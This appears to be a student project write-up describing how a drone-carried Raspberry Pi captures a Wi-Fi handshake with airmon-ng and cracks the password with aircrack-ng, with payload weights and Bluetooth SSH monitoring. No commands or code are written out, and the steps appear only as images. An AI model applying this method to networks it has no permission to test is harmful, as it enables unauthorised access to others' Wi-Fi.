Wi-Fi password with drone and Raspberry Pi 3b

By Boe Bourgeois

Goal

Getting a 4 way handshake using airmon-ng and getting the Wi-Fi password and cracking it with aircrack-ng.

Research

- First, we researched what would be the best method of getting the Wi-Fi password and came to the conclusion that a handshake is the best bet to getting the information.

Next we looked into how we would get the Raspberry Pi to the location and had looked into drones and found that most drones can carry up to 200 grams of weight which was good because the Pi is 50 grams and the battery is 85 grams.

Then we had to look into the software we would be using to do the attack and had seen that linux had one installed on it called airmon-ng which we decided to use to capture the information.

The last hurdle we looked into was how to monitor the Pi as it was getting the information and looked into a program that lets us use bluetooth to SSH into the Pi and it's called Blueman.

Installation and Configuration


First we installed linux to the Raspberry Pi 3b and rebooted it.


Next we updated and made sure aircrack-ng was downloaded and running


also we checked the weight of the Pi and it was 50g

Then we look at the battery and made sure that it would run the Pi and its weight was 81g.

The last thing we did was put the battery and Pi on the drone and made sure that it all fit and was under 200g and started running all the programs





UNIT





Testing the Vulnerability


Disclaimer!


Due to the camera not working so well and the time frame of the password cracking taking a long time we did add screenshots of certain parts of the demonstration.

